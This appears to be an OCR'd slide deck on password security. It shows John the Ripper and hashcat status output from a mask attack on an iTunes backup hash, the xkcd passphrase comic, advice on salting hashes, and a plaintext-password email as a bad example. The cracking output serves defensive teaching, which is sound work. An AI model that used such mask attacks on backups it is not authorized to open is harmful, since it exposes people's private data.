0g 0:00:01:28 0.04% 3/3 (ETA: 2017-05-15 23:44) 0g/s 30201Kp/s 30201Kc/s 91572KC
/s 08TS4DA..08TSFOA
0g 0:00:01:29 0.04% 3/3 (ETA: 2017-05-15 23:37) 0g/s 30254Kp/s 30254Kc/s 91720KC
/s IKPABAO..IKPABR6
0g 0:00:01:30 0.04% 3/3 (ETA: 2017-05-15 23:33) 0g/s 30283Kp/s 30283Kc/s 91799KC
/s 0JODGB..0JOD5C
0g 0:00:01:33 0.04% 3/3 (ETA: 2017-05-15 23:19) 0g/s 30401Kp/s 30401Kc/s 92124KC
/s H1OGW8W..H1O6CL1
```

Find preimage


Hashcat



```
Session..........: hashcat
Status...........: Running
Hash.Type........: iTunes backup >= 10.0
Hash.Target......: $itunes_backup$*10*50782427bcc454da54b51256351cb1de...c32eb7
Time.Started.....: Sun Jan 14 14:15:38 2018 (1 hour, 5 mins)
Time.Estimated...: Sun Jan 14 18:05:56 2018 (2 hours, 44 mins)
Guess.Mask.......: Oliver?a?a [8]
Guess.Queue......: 2/8 (25.00%)
Speed.Dev.#2.....:        1 H/s (1.84ms)
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 2560/9025 (28.37%)
Rejected.........: 0/2560 (0.00%)
Restore.Point....: 2560/9025 (28.37%)
Candidates.#2....: Oliver>e -> OliverT9
HWMon.Dev.#2.....: N/A

[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit =>

Session..........: hashcat
Status...........: Running
Hash.Type........: iTunes backup >= 10.0
Hash.Target......: $itunes_backup$*10*50782427bcc454da54b51256351cb1de...c32eb7
Time.Started.....: Sun Jan 14 14:15:38 2018 (1 hour, 13 mins)
Time.Estimated...: Sun Jan 14 18:03:02 2018 (2 hours, 34 mins)
Guess.Mask.......: Oliver?a?a [8]
Guess.Queue......: 2/8 (25.00%)
Speed.Dev.#2.....:        1 H/s (1.84ms)
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 2816/9025 (31.20%)
Rejected.........: 0/2816 (0.00%)
Restore.Point....: 2816/9025 (31.20%)
Candidates.#2....: OliverPh -> Oliverj6
HWMon.Dev.#2.....: N/A

[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit =>
```

How to protect (client-side)

Choose a strong password


UNCOMMON (NON-GIBBERISH) BASE WORD
ORDER UNKNOWN
Tr0ub4dor&3
CAPS?
COMMON SUBSTITUTIONS
NUMERAL
PUNCTUATION
(YOU CAN ADD A FEW MORE BITS TO ACCOUNT FOR THE FACT THAT THIS IS ONLY ONE OF A FEW COMMON FORMATS.)
~28 BITS OF ENTROPY
2^28 = 3 DAYS AT 1000 GUESSES/SEC
(PLAUSIBLE ATTACK ON A WEAK REMOTE WEB SERVICE. YES, CRACKING A STOLEN HASH IS FASTER, BUT IT'S NOT WHAT THE AVERAGE USER SHOULD WORRY ABOUT.)
DIFFICULTY TO GUESS: EASY
WAS IT TROMBONE? NO, TROUBADOR. AND ONE OF THE Os WAS A ZERO?
AND THERE WAS SOME SYMBOL...
DIFFICULTY TO REMEMBER: HARD
correct horse battery staple
FOUR RANDOM COMMON WORDS
~44 BITS OF ENTROPY
2^44 = 550 YEARS AT 1000 GUESSES/SEC
DIFFICULTY TO GUESS: HARD
THAT'S A BATTERY STAPLE.
CORRECT!
DIFFICULTY TO REMEMBER: YOU'VE ALREADY MEMORIZED IT
THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

(and use a 2FA token)

How to protect (server-side)

We talked about how *don't save passwords in plain text* but save their hash.

Problem:
If multiple people use the same passwords (typical: *qwerty*, *123456*, ...) I will have duplicate hashes in the database.

Solution:
Save $f(password + salt)$ instead of $f(password)$, where *salt* is a random string generated per person.


How to protect (server-side)

We talked about how *don't save passwords in plain text* but save their hash.

Problem:
If multiple people use the same passwords (typical: *qwerty*, *123456*, ...) I will have duplicate hashes in the database.

Solution:
Save $f(password + salt)$ instead of $f(password)$, where *salt* is a random string generated per person.

A (bad) example...



TRENITALIA
GRUPPO FERROVIE DELLO STATO ITALIANE

Gentile GASPARE FERRARO,

come da tua richiesta, ecco i dati relativi al tuo Account


Riepilogo dati registrazione

USER-ID	GaspareG
PASSWORD	XZA[redacted]A

www.trenitalia.com

SALVARE LE PASSWORD HASHATE E SALATE
SALVARE LE PASSWORD HASHATE
SALVARE LE PASSWORD IN CHIARO
SALVARE LE PASSWORD IN CHIARO E IN MAIUSCOLO
imgflip.com

Conclusion


SINCE WHEN YOU BECAME AN EXPERT IN CRYPTOGRAPHY?
LAST NIGHT
memegen.com